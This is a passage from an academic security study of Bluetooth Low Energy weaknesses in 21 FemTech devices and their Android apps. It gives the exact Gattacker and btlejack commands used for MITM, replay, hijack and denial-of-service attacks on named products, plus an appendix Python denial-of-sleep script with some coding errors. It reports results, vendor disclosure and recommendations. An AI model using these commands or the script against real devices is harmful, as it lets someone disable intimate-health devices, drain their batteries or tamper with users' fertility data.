In this setup, we are creating a MITM environment by introducing an additional node in the normal BLE connection. This additional node acts as an intermediary forcing BLE packets to pass through it in order for Pixel 6 and BLE device to communicate with each other. As the packets travel through our environment we intercept and log them. Once enough packets have been collected we can resend them mimicking normal traffic in a Replay Attack. Our MITM environment required two Kali Linux virtual machines (VMs) to be installed on the workstation PC through a virtual box, The VM network adapters were configured to be on the same internal network. We then downloaded and installed Gattacker,¹⁰ a BLE MITM utility designed for MITM attacks on unencrypted BLE traffic onto both VMs. Each VM was denoted as ws-slave and ws-host respectively. Both VMs were connected to a USB BLE adapter. Gattacker intercepts BLE packets using the ws-slave and ws-host BLE USB adapters, the packets are exchanged between the VMs via a websocket on the shared internal network Fig. 2, Left is the system architecture of this setup. Both versions of Gattacker on the VMs need to be configured which required editing the Gattacker Config.txt file.

MITM attack At this stage, on the ws-slave VM, we used the `sudo node ws-slave` command to initialize Gattacker. ws-slaves function is to forward and receive BLE packets from the BLE device to the ws-host over the web socket. This is then forwarded to the Pixel 6. On the ws-host VM the `sudo node scan.js` command scans for nearby BLE devices, collecting their name and mac address. Executing the scan command again with a BLE device mac address passed as an argument, enabled Gattacker to scan a specific BLE device and log its advertising and GATT services data storing it in the `Gattacker/devices` sub-directory. The files are named `ble-addr.srv.json` and `ble-addr-adv.json`. On the ws-host we used GATTOOL a command line utility to change the USB BLE adapter MAC address to match the BLE devices. The command `sudo node advertise.js -a devices/ble-addr-adv.json -s devices/ble-addr.srv.json` was executed and the ws-host BLE-

USB adapter began broadcasting BLE advertisement packets and GATT services matching the BLE devices. As the ws-host BLE adapter has no power restrictions compared to the battery-powered BLE device, its broadcasting intervals are significantly shorter increasing the likelihood that the Pixel 6 will connect to the ws-host instead of the genuine BLE device. Once connected any packets from the Pixel 6 are sent through the web socket to the ws-slave, these are then passed to the BLE device, and this communication is bi-directional. Once a connection is established Gattacker saves data to a log file.

Replay attack Providing that the MITM method is successful, the results regarding the BLE device (connection properties, GATT service information, etc.) can be utilized in Gattacker to execute a Replay attack. This attack utilizes the BLE devices traffic dump and services logs recorded during the MITM attack. The attacker can then edit the traffic dump file to specify which captured packet to forward to the device. The `sudo node replay.js -i dump/peripheral-name.log -p peripheral-name -s devices/peripheral-name.srv.json` command was used to achieve this. As a result, specific functions on the BLE device can be triggered without authentication from a genuine user. We run this attack on a subset of our devices, as we report in the next section.

4.6 Targeted attacks

In the last part of our studies, in order to show the feasibility of real-world attacks enabled by the identified security issues, we ran specific targeted attacks on a subset of our devices. The selected devices included the Hidrate Spark 3 water bottle, the We-Vibe Bloom pelvic floor trainer, and the Breath Ilo cycle tracker. These devices were selected as they present three different categories of FemTech: general health and wellbeing, intimate health, and fertility tracker, respectively. The first two devices are popular on the Google Play Store (100 K+, and 1 M+ downloads, respectively), and the latter one is a relatively new device to the market. These devices also exhibit different behaviours in their BLE communications (as we will discuss in the next section) which make them good candidates for these attacks. These three devices were also used for the Replay attacks reported.

As previously stated Btlejack is a general BLE attack tool. The software offers three main functions: BLE packet sniffing, DoS and connection hijack. In our targeted attacks, we implement the Connection Hijack DoS and DoSL attacks.

Connection hijack The connection hijack function was executed with the `btlejack -f access-address -t -m 0x1fffffffff` command. This attack allowed for a pre-existing BLE connection to be hijacked with an attacker replacing the genuine user in the connection. The targeted BLE device is flooded with BLE packets, as a result, the genuine connection is dropped with the attacker then sending their own connection

¹⁰ github.com/securing/gattacker.

Table 3 BLE analysis results for 21 FemTech IoT devices and apps

Devices	Vibease Vibrator	Lioness Clara Vibrator	Vibease Lipstick Vibrator	Vibio Frida Vibrator	Mystery Vibe Crescendo Vibrator 2	Kgoal Kegel Exerciser	Perifit Kegel Exerciser	We-Vibe Bloom Pelvic Floor Trainer	Vibio Clara Kegel Balls	Elvie Pelvic trainer	Vinca 2 Femometer	DaySy Day Cycle Computer	Mira Fertility Tracker	Clearblue Ovulation Test	Breath Ilo Cycle tracker	Ava Fertility Tracker	Bellabeat Ivy Bracelet	Keen 2 Habit Aware Bracelet	Garmin Lily Watch	Oura Ring	Hidrate Spark 3 Water Bottle
BLE version, encryption and pairing methods																					
BLE version	4	4.2	NA	4	NA	4.1	4.1	4	4	4.2	4.1	4.1	NA	4.1	4	4.1	4.1	4.1	4.1	4.1	4.2
Encrypted Communication	Y	Y	N	N	N	N	N	N	N	N	N	N	N	Y	N	N	N	N	N	Y	N
Pairing Method	JW	JW	JW	JW	JW	JW	JW	JW	JW	JW	JW	JW	JW	JW	JW	JW	JW	JW	NC	JW	JW
BLE Services																					
Generic Access	✓	✓	✓	✓	✓	✓		✓	✓		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Generic Attribute	✓	✓	✓		✓	✓		✓	✓		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Device Info	✓	✓	✓		✓	✓		✓			✓	✓		✓	✓	✓	✓	✓		✓	✓
Battery	✓		✓			✓					✓	✓		✓		✓		✓			✓
Current time											✓										
Reference time update											✓										
Health Thermo											✓										
Environmental Sensing																					✓
Unknown Services (no.)	1	3	2	2	1	2	4	1	2	NA	2	2	2	2	4	2	2	1	2	2	5

We perform targeted attacks on the devices highlighted in bold

request which without authentication is likely to succeed, giving them control over the BLE device.

DoS The DoS function was executed using the *btjack -f access-address -j*. This attack sent multiple BLE packets to the BLE device. This attack prevented the Pixel 6 from connecting to the device rendering the device inaccessible. This will persist until either the attacker ceases sending packets or the device restarts and generates a new BLE Mac address if it has the capability to do so.

DoSL The main goal of a DoSL attack is to deny a genuine user access to a service and device and to deplete the target's battery by making the device non-operational. To achieve this result, a Python script was developed that targeted known GATT services on both devices. We provide this Python script in the Appendix in Fig. 5. While we acknowledge that this attack is known, our implementation utilises BLE libraries that requires little technical knowledge to use. This reduction in the technical barrier could potentially lead to an increase in the occurrence of this attack in the future.

These targeted attacks need to be tailored to the specific features of the device. For instance, in our attacks, the Hidrate

Spark 3 water bottle, the Illumination GATT service was targeted, and in the case of the We-Vibe Bloom pelvic trainer, the GATT service responsible for controlling the motor function was targeted. Each device shows a different behaviour under each of these described attacks as we report in the next section.

5 Evaluation and results

In this section, we provide an overview of our results and discuss our findings.

5.1 BLE security analysis

Here we report the BLE versions, services, traffic encryption, and pairing methods of the 21 IoT devices for which we performed our experiments. As we report in Table 3, we observed that the predominant BLE version in our tested FemTech IoT devices was 4.1 (n = 10 out of 21), while the rest of the devices employed BLE versions 4.0 (n = 5), 4.2

($n = 3$). The remaining devices used an unknown Bluetooth version implementation ($n = 3$) as it was not specified in the device description string provided by the manufacturer.

We also examined the BLE pairing methods employed by the devices. Out of the 21 devices tested, 20 implemented *Just Works* pairing method. JW is the least secure method of BLE pairing as it does not require any user authentication. Only one device employed another method of pairing; the Garmin Lily which used *Numeric Comparison* to authenticate device pairing. The traffic analysis of the BLE devices revealed that the majority of the devices ($n = 17$) do not encrypt their Bluetooth traffic. Only a small number of the devices encrypted their traffic ($n = 4$).

We also reviewed all the BLE services embedded in these products. As you can see in Table 3, such services include Generic access, Generic attribute, Device info, Battery, Current time, Reference time update, Health thermometer, and Environmental sensing. These services are implemented on these devices mainly to deliver the promised functionality. One of the main findings from the BLE analysis was that all of the evaluated devices incorporated at least one or more custom vendor-specific GATT services. These services, which are designed by the vendor specifically for their device, are not included in the BLE SIG service specification documents. As you can see in Table 3, some of these devices have up to 4 or 5 unknown services. Custom services pose additional challenges in determining the data being transmitted and received as any documentation regarding them is property of the vendor and not openly available to the community.

5.2 BLE attacks

After a general BLE assessment of all of our devices, we now present the results of our targeted attacks. As reported in Table 4, our three devices include We-Vibe Bloom pelvic floor trainer, Breath Ili cycle/fertility tracker, and Hidrate Sparkle 3 water bottle.

MITM and replay attacks As reported in the previous section, the examination of the captured BLE data revealed a lack of user authentication and encryption employed by all three devices. As a consequence, in the cases of the water bottle and the pelvic floor trainer, all BLE communications

Table 5 Results of our BLE Denial of Sleep attacks

Device	Hidrate spark 3 water bottle	We-vibe bloom pelvic trainer
Initial battery level	93%	96%
Final battery level	85%	35%
Attack duration	3 h	1 h
Expected battery capacity	Monthly charge or change of battery	90 min

were rendered in unencrypted. We managed to observe the read and write requests transmitted to the BLE GATT services between pixel 6 to the targeted BLE devices. Following the examination of the captured data, we were able to manipulate the intercepted BLE packets and execute a traffic replay attack using Gattacker. As a result, we were able to initiate operations on the BLE peripherals using a device distinct from pixel 6. In this instance, we successfully activated the on-off cycle of the Hidrate Spark 3 water bottle's light and exercised control over the motor activation of the We-Vibe Bloom pelvic floor trainer.

Interestingly, the MITM and Replay attacks against the Breath Ili fertility tracker yielded limited success. This device, similar to the other two devices, uses JW as its pairing method and does not encrypt the communication. We anticipate the reason for the limited success is due to the Breath Ili inherent behaviour of maintaining active power for a predetermined duration, followed by an automatic power off. This approach effectively mitigates the possibility of such attacks in practice.

Connection hijack attack All three tested devices were vulnerable to the Hijack attack allowing the attacker to replace the genuine client device. As a result, the attacker could have read, write and notify permissions on all of the BLE services on each device.

The attack was successful on two of the devices, with it only being partially successful on the Breath Ili fertility tracker, due to the timer function on the device. In this case, we could establish a connection for this attack. However, the connection could not be maintained due to the device timer function. Similar to the previous attacks, this means that this

Table 4 Results of our targeted BLE attacks on a subset of FemTech IoT devices

Devices attack type	Hidrate spark 3 water bottle	Breath Ili fertility tracker	We-vibe bloom pelvic trainer
MITM	Successful	Unsuccessful	Successful
Replay	Successful	Unsuccessful	Successful
Connection hijack	Successful	Successful	Successful
Denial of service	Successful	Successful	Successful
Denial of sleep	Successful	Unsuccessful	Successful

attack could be mitigated since this device would power off after a predefined amount of time had passed.

DoS and DoSL attacks Btlejack's DoS function was successfully used on the Hidrate Spark 3 water bottle and We-Vibe Bloom pelvic floor trainer. This attack prevented a genuine user from accessing the device, preventing its usage, and rendering the device inoperable.

The Python script engaged in a persistent exchange of read and write requests directed at BLE GATT services on the water bottle. The targeted service was responsible for the illumination function (reminding the user to drink water) which had previously been identified from the MITM and replay attacks. Through the repetitive transmission of write and read requests targeting the light service, the water bottle was unable to enter standby mode. Consequently, this constant activation of the water bottle illumination function led to a gradual drain in the device's battery capacity. Commencing with a battery charge level of 93% at the onset of the attack, the battery's capacity diminished to 85% upon the culmination of the experimental undertaking, spanning three hours. Notably, the battery's advertised longevity for the water bottle is established at 1 month before being recharged.

When the script was implemented against the We-Vibe Bloom pelvic floor trainer, the GATT service targeted was the one responsible for the control of the motor/vibrate function. The initial battery status of the We-Vibe Bloom was documented before initiating the attack, indicating a charge level of 96%. The consistent cycling of the motor's activation and deactivation precipitated a decline in the battery charge, causing it to dwindle from 96 to 35% within 2h. Table 5 summarises these results.

While the DoS was successful on Breathe Ilo fertility tracker, the DoSL was unsuccessful due to the timer function that powered off the device regardless of the current state of the BLE connection. This is an interesting example since this device did not particularly do well in our BLE analysis i.e., it does not encrypt the communication and uses JW as its pairing method. Yet, due to a low-tech feature in the system (i.e., powering off the timer function), it mitigates some of our attacks. This example shows the complexity of these systems and how much critical care should go into their design and implementation.

5.3 Android app analysis

In addition to static analysis, we also performed a manual assessment of the data collection practices of these apps and devices. Similar to previous work [2, 23, 25], we also observed that these systems collect a wide range of general and intimate information about the user, their body, medical and health records of users and others (children, partner(s), family members), and ask for several types of permissions.

Via our static analysis, in Table 6 (Appendix), we report the permission access of the apps of our set of devices. We observed that all of the apps analysed by Exodus Privacy possessed device permissions that were excessive to their function. Among other types of access, the most widely used ones were READ/WRITE_EXTERNAL_STORAGE, ACCESS_COARSE_LOCATION, and ACCESS_FINE_LOCATION. We observed that the majority of the 21 Android apps possessed READ/WRITE_EXTERNAL_STORAGE permission for the device storage ($n = 15$). Of the 15 applications, six ($n = 6$) held the WRITE_SETTINGS permission, allowing them to modify the system settings. Those permissions dealing with location data were one of the most frequently granted. This is due to the use of BLE services. Among other location-related access, COURSE and FINE LOCATION Permissions ($n = 21$ and $n = 19$) were identified as the most popular ones. The Android OS requires that apps with location permissions gain access to Bluetooth devices due to concerns that scanning for BLE devices or iBeacons can allow user location to be determined.

Additionally, the majority of apps possessed internet permission ($n = 20$). While this is reasonable access in general, one permission of particular interest is GET_ACCOUNT. this allows apps access to view information regarding additional accounts on the device including other user accounts. Five of the other tested apps ($n = 5$) apps had this permission. This is considered to be a dangerous access and not recommended to be used.

Finally, we reviewed the trackers embedded in these apps. Each of the apps contained one or more trackers. Table 7 (Appendix) presents these trackers for each app. We observed that the majority of these trackers were owned by Google and Facebook. Other trackers that were included in at least two apps included those from Microsoft, and Segment, where the latter is a profiling tracker.

While the general app analysis was not the main aim of our studies, these results add context to the BLE security results as we discuss in the next section.

6 Discussion

Our work highlights serious security issues in BLE communication of FemTech IoT devices and their companion apps. Here we discuss our results and the consequences of such practices in the wild.

6.1 Inappropriate BLE security practices

The devices examined were found to utilize outdated versions of BLE, with the most common version being BLE 4.1, initially released in Dec 2013 (around 10 years ago). The oldest device in our set was the Vibease Smart massager, which was

released in 2019. While we acknowledge that developing new versions of devices with up-to-date hardware specifications (e.g. with the latest BLE capabilities) is time-consuming, our findings are still confirming that the industry is way behind utilising the latest versions of BLE technologies for better security practices. Among the 21 devices examined, 20 of them employed the “Just Works” (JW) method for Bluetooth pairing, aiming to connect to the Pixel 6 device without the requirement of user input. However, this method is considered the weakest due to its vulnerability to a MITM attack. In our targeted attacks, we demonstrated how such inappropriate practices in combination with a lack of traffic encryption can lead to a range of attacks.

Additionally, all the devices possessed one or more vendor-specific custom Bluetooth services. This significantly increases the challenge of conducting a thorough security and privacy analysis. Since manufacturers do not provide specifications for these services, we could not accurately identify the function of these services. Such unknown services can potentially introduce more vulnerabilities to these systems. As an example, we aimed to show how manipulating a piece of data such as body temperature in a fertility tracker can end in the malfunctioning of the device. We chose the Ava fertility tracker (bracelet) exploiting one of its unknown BLE services. We created a Python script to scan for the target BLE device, identify a GATT service which had characteristics with READ/WRITE properties, and subsequently execute continuous write requests to the service characteristic. This replaced the original genuine data with our non-genuine fake data. The data sent was represented as a hexadecimal byte array, whose value equalled 0. We let this attack continue for 24 h as this fertility tracker only permitted syncing once per day. As a result, the app could not verify the temperature readings notifying (the user): “There was an error analyzing your data.”

Given that most of the tested devices record sensitive medical, health, and sex data, any unauthorized access and/or alterations could pose serious risks to users. They include losing the fertile days, getting pregnant unwillingly, and/or other socio-cultural consequences such as those associated with infertility as discussed in previous research (e.g. [21, 22, 26]).

6.2 Complex systems, complex risks

Smart environments such as mobile phones and IoT devices are already collecting, processing, transferring, and potentially selling very sensitive information about users. For instance, the Android platform offers full support for tracking *sexual activity* via `androidx.health.connect.client.records` (the Health Connect API, introduced in 2022) where in its description it says: “Captures an occurrence of sexual activity”. Each record is a single occurrence. ProtectionUsed

field is optional.¹¹ Other collectable information include *CervicalMucusRecord* described as: “Captures the description of cervical mucus”, and *IntermenstrualBleedingRecord* described as: “Captures an instance of user’s intermenstrual bleeding, also known as spotting.” These are in addition to all the other health information such as body weight,

Similarly, and more extensively, Apple has a HealthKit framework where in its sample types, it has a dedicated section covering *Reproductive health* where these type properties are presented: *menstrualFlow*, *intermenstrualBleeding*, *infrequentMenstrualCycles*, *irregularMenstrualCycles*, *persistentIntermenstrualBleeding*, *prolongedMenstrualPeriods*, *basalBodyTemperature*, *cervicalMucusQuality*, *ovulation TestResult*, *progesteroneTestResult*, *sexualActivity*, *contraceptive*, *pregnancy(TestResult)*, lactation.¹²

Bluetooth Interest Group (SIG) has extensive specifications¹³ on services relating to health and medical data including *Blood Pressure*, *Continuous Glucose Monitoring*, *Environmental Sensing*, *Fitness Machine*, *Generic Health Sensor*, *Health Thermometer*, *Heart Rate*, *Insulin Delivery*, and *Physical Activity Monitor*, to name a few. We did identify a number of these in some of the IoT devices we tested. These services highlight the popularity and interest in accessibility to such types of data by technology developers.

While these features can improve the quality of life of users if managed in a secure and privacy-preserving way, they can also introduce serious risks and harms that are difficult to identify and address. Examples are included in the Result section of this paper. Reportedly, these types of data have been collected by various apps including those that their functionally do not rely on such data e.g. smart cars. Mozilla’s *Privacy Not Included* reported in Sep 2023 that some of the applications of smart cars where they also don’t meet the SP standards set by Mozilla [27].

Our targeted attacks demonstrate the potential impact that the malicious entities could have, not only on the BLE devices but also on the companion app and the hosting mobile device. The BlueBorne attack is one example where the targeted device doesn’t necessitate pairing or being in discoverable mode. This exploit capitalizes on multiple vulnerabilities within the Bluetooth protocol, granting an attacker the ability to carry out diverse offensive actions, such as remote code execution and privilege escalation [33]. A major contributing factor is the issues involved in implementing BLE features and services compatible with other environments e.g. Android and iOS. The size and complexity of the documentation of these APIs and services are rapidly increasing. For instance, the latest revision of the Bluetooth core 5.3

¹¹ developer.android.com/reference/androidx/health/connect/client/records/SexualActivityRecord.

¹² developer.apple.com/documentation/healthkit/data_types.

¹³ bluetooth.com/specifications/specs/.

implementation reached 3085 pages [11]. In [25], we discuss how the lack of inconsistent regulations, standardisation, specifications, and guidelines regarding general data protection and medical and health data protection contributes to these complexities too.

6.3 Recommendations

Developers The developers of these devices and apps are advised to ensure that the most recent SP considerations (e.g. those set by the Bluetooth SIG) are taken into account. Companies should always implement some form of encryption when sending or receiving data via Bluetooth. One of our main findings revealed the lack of user authentication in the JW BLE pairing method that the majority of our devices used. Developers should implement alternative pairing methods which include user authentication, one example would be to use Out Of Band (OOB) which requires external device resources to authenticate the connection such as NFC or a camera which scans a QR code included with the device to establish a connection.

To comply with the general data protection regulations (e.g. the GDPR and special category data), companies must also make an effort to clearly communicate to the user what data their device and/or app collects and why such data is collected (including via trackers). More importantly, if the user data is shared or sold, they must be informed via a valid consent, which is often missing from these systems [21, 25]. Companies should only request the minimal amount of system permissions required for the device to function as advertised.

Miscategorisation of apps in the app stores i.e., introducing them as lifestyle, communication, and health and fitness as opposed to medical is another inappropriate practice that enables the apps to escape complying with the related medical and health laws. We suggest that the developers be more upfront about the types of the collected data, its usage and purposes (e.g. medical), and sharing it with third parties. These recommendations have been thoroughly discussed in other research on FemTech SP e.g. in [2, 21, 22, 24, 25].

End users While we don't believe that the pressure should be on the end users to be super vigilant about these devices to protect themselves, there are ways to mitigate these attacks. For instance, we recommend that the phone's Bluetooth be turned off when it is not in use by the device. The users can also install the latest updates of their mobile OS and apps. These updates often come with security patches. While difficult, paying attention to the SP features and practices of these devices as well as their usage model can contribute to better decision-making when purchasing these devices. For instance, a fertility tracker device that measures the user's body temperature daily and can save it on the device for several days and then transfer such data in one go after turning

on the Bluetooth on both the IoT device and the phone reduces the attack surface.

Additionally, paying attention to the user control options and other privacy enhancing technologies (PETs) provided in these systems can inform the users to choose a more secure device. These can be observed via the advertisement of the product, while installing the app (e.g. via privacy notice and permission requests), the privacy policies of companies and their compliance with the data protection laws [25].

6.4 Industry response

After identifying the vulnerabilities, we disclosed them to the device vendors in August 2023. In the following week, we received responses from 7 of the vendors stating that they would begin their own investigations using our methodology and/or their own internal methods to assess the reported issues. We followed up with the disclosure of the identified vulnerabilities on two more occasions before the submission of this paper. Only one company arranged a meeting with us and discussed the issues. None of these companies made changes in new updates of their products that has been communicated with us.

6.5 Limitations and future work

We chose our devices from a wide range of brands, products and their application. We found these products based on their popularity, app downloads and their availability for purchase in the UK. While there is a wide range of other products that we did not include in this work, to the best of our knowledge, this is still one of the largest studies in this area.

We only performed our targeted BLE attacks on a subset of them due to the customised nature of these attacks on each device. Given the high success rate of these attacks on this subset, we speculate that similar results can be achieved on other devices. We developed our experimental setup and ran our experiments on the Android ecosystem. Since there are differences between iOS and Android, we leave exploring the iOS apps and BLE services as future work. Other types of attacks in various points of the digital health and FemTech ecosystem (e.g. dataset leakage, other wireless communication attacks, and side channel attacks) can be studied too.

7 Conclusion

In this paper, we performed a security analysis on the BLE communications of a set of 21 general and intimate health IoT devices focusing on women's health and branded as FemTech.

Our experimental configurations included two setups: (1) BBC Micro Bits Network, and (2) Gattacker MITM. We

examined the BLE configurations and communications of these devices and apps. We found out that except for one, all these devices and apps only use JW as their pairing method, which when combined with a lack of traffic encryption on specific versions of BLE on these apps would make these systems vulnerable to a range of attacks. All these systems also employed a number of unknown BLE services which made their auditing challenging. These are commonly recognised as poor security practices.

To highlight the potential risks, we implemented *MITM*, *Replay*, *Connection hijack*, *DoS* and *DoSL* attacks on these devices. More specifically, when targeting three of these specific devices (from different FemTech categories and with different functionalities), we were highly successful in compromising these devices in various ways such as draining the battery and preventing the app from delivering its main functionalities. We provide a set of recommendations for the developers and end users to mitigate these attacks i.e., for developers to employ the state-of-the-art BLE versions and for end users to pay attention to the device usage model and security and privacy features.

8 Appendix

See Fig. 5, and Tables 6 and 7.

Fig. 5 DoSL Python code

```

import threading
from bleak import BleakScanner, BleakClient

async def DOSL():

    target_device = input("enter device BLE addr: ")
    char_uuid = input("enter char uuid: ")

    ble_boolean_on = '\x00\x01'
    ble_boolean_off = '\x00\x00'

    async with BleakClient(target_device) as client:

        data_read = await client.read_gatt_char(char_uuid)
        print("Converted to decimal: " ,int.from_bytes(data_read, byteorder='
            little'))

        if(data_read == '\x00\x01'):
            data_write = ble_boolean_off

        elif(data_write == '\x00\x00'):
            data_write = ble_boolean_on

        else:
            data_to_write = input("unable to determine value to write enter
                manually: ")

        if (len(data_to_write) > len(data_read)):
            data_size = (len(data_to_write) - len(data_read))
            data_to_write = data_to_write[:-data_size]

        bytes_to_send = bytearray(map(ord, data_to_write))
        original_value = bytearray(map(ord, str(data_read)))

        loop_length = input("enter loop length in minutes: ")
        loop_start = time.time()
        loop_duration = 60*int(loop_length)

        while time.time() < loop_start + loop_duration:

            try:
                #checks is client is still connected
                if (client.is_connected):

                    await client.write_gatt_char(char_uuid,bytes_to_send)
                    time.sleep(5)
                    print(await client.read_gatt_char(char_uuid))

                    time.sleep(6)

                    await client.write_gatt_char(char_uuid,original_value)
                    time.sleep(5)
                    print(await client.read_gatt_char(char_uuid))

            except Exception as write_exception:
                print("Write Error: ", write_exception)
                print("Attempting to reconnect...")
                loop = asyncio.get_event_loop()
                loop.run_until_complete(scan_for_devices())

```

Table 6 Permission access on FemTech IoT devices reported by Exodus Privacy

Product	Vibease Smart Massager	Lioness Clara Vibrator	Vibease Lipstick Vibrator	Vibio Frida Vibrator	Mystery Vibe Crescendo Vibrator 2	Kgoal Kegel Exerciser	Perifit Kegel Exerciser	We-Vibe Bloom Pelvic Trainer	Vibio Clara Kegel Balls	Elvie Pelvic Trainer	Vinca 2 Femometer	Daysy Day Cycle Computer	Mira Fertility Tracker	Clearblue Ovulation Test	Breath Ilo Cycle Tracker	Ava Fertility Tracker	Bellabeat Ivy Bracelet	Keen 2 Habit aware Bracelet	Garmin Lily Smart Watch	Oura Smart Ring	Hidrate Spark 3 water bottle
Notable Permissions Accessed																					
READ_EXTERNAL_STORAGE	✓	✓	✓	✓			✓	✓	✓		✓	✓	✓			✓	✓		✓	✓	✓
WRITE_EXTERNAL_STORAGE	✓	✓	✓	✓				✓	✓	✓		✓	✓			✓	✓		✓	✓	✓
WRITE_SETTINGS	✓		✓	✓					✓			✓	✓								
ACCESS_BACKGROUND_LOCATION	✓	✓	✓	✓					✓			✓	✓						✓	✓	✓
ACCESS_COARSE_LOCATIONS	✓	✓	✓	✓	✓		✓	✓	✓	✓		✓	✓	✓	✓		✓		✓	✓	✓
ACCESS_FINE_LOCATION	✓	✓	✓	✓	✓		✓	✓	✓	✓		✓	✓	✓	✓		✓		✓	✓	✓
ACTIVITY_RECOGNITION																					
BLUETOOTH	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
BLUETOOTH_PRIVILEGED	✓		✓	✓	✓	✓	✓		✓	✓		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
BLUETOOTH_ADMIN		✓		✓	✓	✓	✓		✓	✓		✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
BLUETOOTH_ADVERTISE		✓		✓					✓	✓									✓	✓	✓
BLUETOOTH_CONNECT		✓		✓					✓	✓		✓	✓	✓	✓				✓	✓	✓
BLUETOOTH_SCAN		✓		✓					✓	✓		✓	✓	✓	✓				✓	✓	✓
CAMERA	✓		✓	✓	✓		✓	✓	✓	✓	✓	✓	✓			✓	✓	✓	✓	✓	✓
RECORD_AUDIO	✓		✓	✓	✓			✓	✓	✓		✓	✓					✓	✓	✓	✓
SYSTEM_ALERT_WINDOW	✓		✓	✓		✓		✓	✓	✓								✓	✓	✓	✓
GET_ACCOUNTS	✓		✓	✓					✓	✓									✓	✓	✓
INTERNET	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
CALL_PHONE																					
READ_CALENDAR																			✓	✓	✓
READ_CALL_LOG																			✓	✓	✓
READ_PHONE_STATE	✓	✓	✓																✓	✓	✓
READ_CONTACTS	✓		✓																✓	✓	✓
SEND_SMS																					

Table 7 Trackers included in FemTech apps reported by Exodus Privacy

Product	Vibease Smart Massager	Lioness Clara Vibrator	Vibease Lipstick Vibrator	Vibio Frida Vibrator	Mystery Vibe Crescendo Vibrator 2	Kgoal Kegel Exerciser	Perifit Kegel Exerciser	We-Vibe Bloom Pelvic Trainer	Vibio Clara Kegel Balls	Elvie Pelvic Trainer	Vinca 2 Femometer	Daysy Day Cycle Computer	Mira Fertility Tracker	Clearblue Ovulation Test	Breath Ilo Cycle Tracker	Ava Fertility Tracker	Bellabeat Ivy Bracelet	Keen 2 Habit aware Bracelet	Garmin Lily Smart Watch	Oura Smart Ring	Hidrate Spark 3 water bottle
Trackers Identified																					
Facebook Analytics	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Facebook Login	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Facebook Places	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Facebook Share	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Facebook Flipper	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Facebook Ads	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Google Analytics	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Google CrashLytics	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Google Firebase Analytics	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Google Tag Manager	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Google AdMob	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Microsoft VS App Center Analytics	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Microsoft VS App Center Crashes	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Amazon Mobile Analytics	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Amazon Advertisement	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Amplitude	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Adjust	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
AppLovin (MAX and SparkLabs)	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
IAB Open Measurements	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Pangle	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Sensors Analytics	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Matomo (Piwik)	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Bolts	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Bugfender	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
MixPanel	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Segment	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	

Acknowledgements This work has been supported by the CyFer project (Cybersecurity, Privacy, Bias, and Trust in FemTech), funded by the PETRAS National Centre of Excellence for IoT Systems Cybersecurity, which has been funded by the UK EPSRC under grant number EP/S035362/1. The second and third authors are also part of research supported by the UK Research and Innovation (UKRI), through the Strategic Priority Fund as part of the Protecting Citizens Online programme (Grant: AGENCY: Assuring Citizen Agency in a World with Complex Online Harms, EP/W032481/2).

Data availability The list of the devices used in our experiments is presented in the table and hence publicly available. Our methods can be duplicated by others on this set of devices. Full tables reporting

the practices of each device regarding app permission lists and built-in trackers are available in the paper.

Declarations

Conflict of interest The authors have no Conflict of interest to declare that are relevant to the content of this article.

